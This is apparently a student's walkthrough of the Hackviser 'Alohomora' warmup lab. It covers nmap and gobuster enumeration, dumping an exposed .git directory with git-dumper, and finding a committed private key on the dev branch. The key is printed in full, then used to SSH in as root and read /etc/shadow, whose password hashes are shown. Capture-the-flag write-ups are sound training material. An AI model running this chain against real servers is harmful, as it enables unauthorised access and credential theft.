Warmup Alohomora:Hackviser

- Today we are here to warmup
- This is the explanation of the warmup
- Git is a version control system that supports multi-user collaboration by tracking code changes. The version control history of projects is stored in the ".git" folder.
- It is recommended for practicing directory discovery in a web application, detecting critical data by navigating between git branches, and gaining access to the server with a key file.

- I just have an ip address so let's start with a nmap scan
- Enemuration is important


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 172.20.53.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 05:52 EDT
Nmap scan report for 172.20.53.103
Host is up (0.095s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.27 seconds
```

- 22 ssh port is open but I'm not able to use it at the moment because I don't have any username or password information
- Right now I don't know what can I do with 3306 mysql port
- Let's look to the 80 http port

1-What is blogger's email address?

- The website looks like this



- In the website there is page named About
- Yeah we found the answer of the first quesiton in the about page

Join me on this enchanting odyssey as we explore the marvels of the digital age, u
through the corridors of imagination. Just like the pages of a spellbook, my journe
let's embrace the magic of technology and creativity, and create a world where ev
wonder.

Welcome to my digital sanctuary. Prepare to be enchanted.

Contact

tommy@cyberwand-blog.com

2-What is the name of the directory that contains git-related files found during a directory scan?

- Hmmm the question says directory scan
- Let’s start a directory scan with gobuster

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir \
-u http://172.20.53.103/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt \
-t 50 \
-o results.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.53.103/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about.php            (Status: 200) [Size: 5175]
/.git/HEAD            (Status: 200) [Size: 21]
```

- As we can see from the scan results the answer of the question is .git

3-What is the username of the developer?

- We found a directory from first questions .git directory

- Let’s look there I’m sure we are gonna find the answer of this question in there
- Because it is a git file
- The directory looks like this

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2023-10-06 12:29	21	
branches/	2023-10-06 12:29	-	
config	2023-10-06 12:29	270	
description	2023-10-06 12:29	73	
hooks/	2023-10-06 12:29	-	
index	2023-10-06 12:29	808	
info/	2023-10-06 12:29	-	
logs/	2023-10-06 12:29	-	
objects/	2023-10-06 12:29	-	
packed-refs	2023-10-06 12:29	177	
refs/	2023-10-06 12:29	-	

Apache/2.4.56 (Debian) Server at 172.20.53.103 Port 80

- Let’s open the config file

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/tomriddlex1/cyberwand-blog.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

- As you can see the name of the developer is here

4-Which branch is active?

- Let’s look brances directory
- Hmm it is empty
- Then lets look HEAD file

```
ref: refs/heads/main
```

- The name of the branch is main
- I learned this way at the end of the warmup but I tried again for this question

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ git branch -a
  dev
* main
  remotes/origin/HEAD → origin/main
  remotes/origin/dev
  remotes/origin/main
```

- I connected to the git
- And I found the active branch in this way to

5-What is the git command showing commits?

- The answer of the question is log
- Example

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ git log
commit 387d4e848b6e566440b2bd65e923d6ca3eaf4f0c (HEAD → main, origin/main, origin/HEAD)
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:55:33 2023 +0300

    Added About Me page

    Introducing my digital sanctuary where technology meets creativity. Inspired by the magical world of Harry Potter, this page invites visitors to explore my journey in the realms of technology, coding, and literature. It's a blend o
 passion for innovation and the enchantment of storytelling. Join me on this odyssey as we unravel the wonders of the digital age and the art of coding spells. 🚀🧙✨

commit e312f07fac7d443b29b82df3aef86f60f56524a9
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:24:52 2023 +0300

    Cyber security articles inspired by the Harry Potter world have been added to the PHP-based blog project.

commit c1e2dda4786c8b9e3856f431abdd68a5a60631a1
Author: tomriddlex1 <147151577+tomriddlex1@users.noreply.github.com>
Date:   Fri Oct 6 17:16:14 2023 +0300

    Initial commit
```

6-What is the git command that changes the branch?

- The answer of the question is checkout

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ git checkout dev
Switched to branch 'dev'
Your branch is up to date with 'origin/dev'.

┌──(kali㉿kali)-[~/Desktop/target]
└─$ git branch -a
* dev
  main
  remotes/origin/HEAD → origin/main
  remotes/origin/dev
  remotes/origin/main
```

7-What is the name of the forgotten file in the dev branch?

- hmm I was looking for the answer of this question but then I learned a new thing that I can connect to .git
- Now the files are in my computer
- I learned this way right now.It looks cool

```
┌──(kali㉿kali)-[~/Desktop]
└─$ git-dumper http://172.20.53.103/.git/ ./target
```

- I changed my branch to the dev branch

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ git checkout dev
branch 'dev' set up to track 'origin/dev'.
Switched to a new branch 'dev'
```

- The name of the file id_rsa
- This file is too much important because it is a private key

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ ls -la
total 5036
drwxrwxr-x  5 kali kali    4096 Apr 23 06:19 .
drwxr-xr-x 11 kali kali    4096 Apr 23 06:16 ..
-rw-rw-r--  1 kali kali    5175 Apr 23 06:19 about.php
-rw-rw-r--  1 kali kali   80420 Apr 23 06:17 bootstrap.bundle.min.js
drwxrwxr-x  2 kali kali    4096 Apr 23 06:17 css
-rw-rw-r--  1 kali kali     345 Apr 23 06:17 db_connection.php
drwxrwxr-x  7 kali kali    4096 Apr 23 06:19 .git
-rw-rw-r--  1 kali kali 5018200 Apr 23 06:17 hack.jpg
-rw-rw-r--  1 kali kali    2602 Apr 23 06:19 id_rsa
-rw-rw-r--  1 kali kali    4322 Apr 23 06:17 index.php
drwxrwxr-x  2 kali kali    4096 Apr 23 06:17 js
-rw-rw-r--  1 kali kali    3088 Apr 23 06:17 post.php
-rw-rw-r--  1 kali kali      16 Apr 23 06:17 README.md
```

- Those ones are the branches
- I could have found the answer of the previous questions here

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ git branch -a
* dev
  main
  remotes/origin/HEAD → origin/main
  remotes/origin/dev
  remotes/origin/main
```

8-What is the password hash for user hackviser?

- If I read id_rsa file I can see that there is a OPENSSH private key
- I can use this key to connect ssh

```
└─$ ls -la
total 5036
drwxrwxr-x  5 kali kali    4096 Apr 23 06:25 .
drwxr-xr-x 11 kali kali    4096 Apr 23 06:16 ..
-rw-rw-r--  1 kali kali    5175 Apr 23 06:25 about.php
-rw-rw-r--  1 kali kali   80420 Apr 23 06:17 bootstrap.bundle.min.js
drwxrwxr-x  2 kali kali    4096 Apr 23 06:17 css
-rw-rw-r--  1 kali kali     345 Apr 23 06:17 db_connection.php
drwxrwxr-x  7 kali kali    4096 Apr 23 06:25 .git
-rw-rw-r--  1 kali kali 5018200 Apr 23 06:17 hack.jpg
-rw-rw-r--  1 kali kali    2602 Apr 23 06:25 id_rsa
-rw-rw-r--  1 kali kali    4322 Apr 23 06:17 index.php
drwxrwxr-x  2 kali kali    4096 Apr 23 06:17 js
-rw-rw-r--  1 kali kali    3088 Apr 23 06:17 post.php
-rw-rw-r--  1 kali kali      16 Apr 23 06:17 README.md

┌──(kali㉿kali)-[~/Desktop/target]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA12jfeaIS9QP4WNdfTlyDScUUADiRG6S+1JxEyVPQPhBlM0et5eK+
LBO5lO8SCOhAL7D1JGb9p22INTK1jliKyOKM1ldCbQkJxOuxOdS57HSqfALXIVZefzufrt
YRuVpVcJ6pMm7nR0nlwP0fMUsWr5282SIPHOMjl4E04RmChTw+RxrF+dDA+rlECvnVDHE9
yXEl2nsuGk+MsFlUZkQZv8ZctLSnIp7mF+FgPOCksXdZSbEHFnsTxZc8R173iBDHop2uAN
IkUZ8sxmyeamSzekAO0sq3ymmrIbLlSkPGlZH/7L37tt+n5EMPEVGgkMMNjHyUB5/unVRb
cIk8VaSAPu4dfyXQ+r+v2Q5tuDFqXDI/PyKvz0ZIIH11g6ZYgntqaFHvsJA7QJftroQoTY
NJjy734cEM5QiXE3+lEqXlP1N0PyhpL/3fCCkdQwi5WU0TdCdrv3C8UUWa8pybW0syhB8t
+ODCoiibJt4zmPDIfScbI7mPeT3KHQRnR83ijVKLAAAFiGZqve9mar3vAAAAB3NzaC1yc2
EAAAGBANdo33miEvUD+FjXX05cg0nFFAA4kRukvtScRMlT0D4QZTNHreXiviwTuZTvEgjo
QC+w9SRm/adtiDUytY5YisjijNZXQm0JCcTrsTnUuex0qnwC1yFWXn87n67WEblaVXCeqT
Ju50dJ5cD9HzFLFq+dvNkiDxzjI5eBNOEZgoU8PkcaxfnQwPq5RAr51QxxPclxJdp7LhpP
jLBZVGZEGb/GXLS0pyKe5hfhYDzgpLF3WUmxBxZ7E8WXPEde94gQx6KdrgDSJFGfLMZsnm
pks3pADtLKt8ppqyGy5UpDxpWR/+y9+7bfp+RDDxFRoJDDDYx8lAef7p1UW3CJPFWkgD7u
HX8l0Pq/r9kObbgxalwyPz8ir89GSCB9dYOmWIJ7amhR77CQO0CX7a6EKE2DSY8u9+HBDO
UIlxN/pRKl5T9TdD8oaS/93wgpHUMIuVlNE3Qna79wvFFFmvKcm1tLMoQfLfjgwqIomybe
M5jwyH0nGyO5j3k9yh0EZ0fN4o1SiwAAAAMBAAEAAAGBALS/+0VFCkMuIaXqkr5eQowUIs
RMsvZPNxGQTufgvExX1ZNCAllz+b9ijca7FJcEy1c5VXpGMXHcJv78nfvjsBEAiM0SS1rS
yq/CVeQA7EHNY4DLoVkH8CMzFLrQRe8SLb9iYvc+uDLJf1CBFTt3loGmCmDog2Xp8mOet5
Bqp2rFMjzX6mfFEylPbBkJqgvWudHeb7T0×6qsNZGEY52sZy7Uc9XuAJC8ZLaFFwv+NDP1
waZkNV5XyC90×8/bkDlMWayKsg+jjoaPXP1Q01zkVMi8SDOYlPVh8IbcTXTQKFdT//9lUi
8E/CNAkCXwzKKtRfqa4xrNC4MArrGymWtU7LtwW9od7IMU8hH1uigRmBNh15A+8uFY7ept
oTr+ExvwOwJicVh6Lc1Qwl+eodvKIlmb5UINhjmMNoFK7Y8R2aXNoYVC96Vic6k85WrI0Y
SCHcz1B44hA0OZqrH1HOerBuiGkcxA+F/o3BgW5HsNeYSo/reF56x+o5UbbBPc4uqygQAA
AMEAsvQPAWJl/TAIyi5c3posW4lCXDbkdb3OTJw81HYnasepxmGh/f4/0F5+kkF8Z+uowO
ZN+VsAwW1E9D8OlRbWpuWu2GWWf3bOTOSTonHec94J4sXFx90kPMPzQgAsyczmfqYp19/r
d+UBimFUIFrYdOAgucf+wWIj45iDUFj+zsjSWhtEHw+oQozFrbNKR3uYxOxqxqcpR5WeSH
LyS+8VbkHVcKf4qoxPJEy3tJ8AXamgkqALq9VhQOAgtJSDGv1RAAAAwQD9fGbvPgVsLflO
/f8b++PBlY+VlcbtAAaQAht2oDAokUTd3u7HiyD8r1cy7sxVY2Sxy1CofjDaEMQ91KsLlE
+qPxUHFiU5PRex7r2oTGw0VI7Urtc5kdo6lnuadc67Mfn5IFWPY+Ml4zyKNz7zKeVTtzlh
grKhOe3jVT2clbdLiWDYnZC0bPtdgbpxsruy9gD5JSAKvCnnnsN3ahpwgVpTQvjskXwApo
hh0LZGP5ecqFUy4giDT40zSY3yXC6+gRcAAADBANmLy6z/6C2gaDdi7NqzXJVbF9tB3HdD
etE9ZKw/kcXg93LNsEHTGNqh2rJcookDjr+Tjg1ZIK08D1Q3iElTfEEgcAbgC4l94L39vc
b+sF8pPS4XLIbAzAeW7TVjt50dFtGGH6C1vLJcbi3ndUJPRTrOOY6uMDklD8N8yc6zjkxk
Et2e5WdojTYVoMCV1yd6SstdEfdnGj/OZoKScZao2tsRHfHt+pQ+iQuTIQdhUsHL2RSloH
9SylcAfE6f2cJarQAAAAtyb290QGRlYmlhbgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

- I tried to connect to the ssh with this key

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ ssh -i id_rsa root@172.20.53.103
The authenticity of host '172.20.53.103 (172.20.53.103)' can't be established.
ED25519 key fingerprint is: SHA256:GXojMqL+lpG+DmSxZLvbV8G/xaO3TJiL2NtemP85CSg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.53.103' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@172.20.53.103's password:
Permission denied, please try again.
root@172.20.53.103's password:
```

- But it returned an error
- This is because of the permissions of the file
- Let’s change the permissions of the file

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ chmod 600 id_rsa
```

- Let’s try again

```
┌──(kali㉿kali)-[~/Desktop/target]
└─$ ssh -i id_rsa root@172.20.53.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux debian 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian:~# ls
root@debian:~# pwd
/root
root@debian:~# cd /etc/shadow
```

- Yeah I'm in the ssh
- Let's find the password
- Passwords are in the /etc/shadow directory in linux

```
root@debian:/etc# cat /etc/shadow
root:$y$j9T$FhwqPaKREdFFyPJ7SKu7P0$Wnd6W3W2×8ZqEwQL.mBBwp4FhXdsWumiZuKIGoDvqKB:19636:0:99999:7:::
daemon:*:19636:0:99999:7:::
bin:*:19636:0:99999:7:::
sys:*:19636:0:99999:7:::
sync:*:19636:0:99999:7:::
games:*:19636:0:99999:7:::
man:*:19636:0:99999:7:::
lp:*:19636:0:99999:7:::
mail:*:19636:0:99999:7:::
news:*:19636:0:99999:7:::
uucp:*:19636:0:99999:7:::
proxy:*:19636:0:99999:7:::
www-data:*:19636:0:99999:7:::
backup:*:19636:0:99999:7:::
list:*:19636:0:99999:7:::
irc:*:19636:0:99999:7:::
gnats:*:19636:0:99999:7:::
nobody:*:19636:0:99999:7:::
_apt:*:19636:0:99999:7:::
systemd-network:*:19636:0:99999:7:::
systemd-resolve:*:19636:0:99999:7:::
messagebus:*:19636:0:99999:7:::
systemd-timesync:*:19636:0:99999:7:::
sshd:*:19636:0:99999:7:::
hackviser:$y$j9T$FOWx5qCAorpq72xggPErc0$zkgSTMnKfdrb/jH1zRKBvHCIsNCtmPElDaM4TjhNE7B:19636:0:99999:7:::
systemd-coredump:!*:19636::::::
mysql:!:19636:0:99999:7:::
root@debian:/etc#
```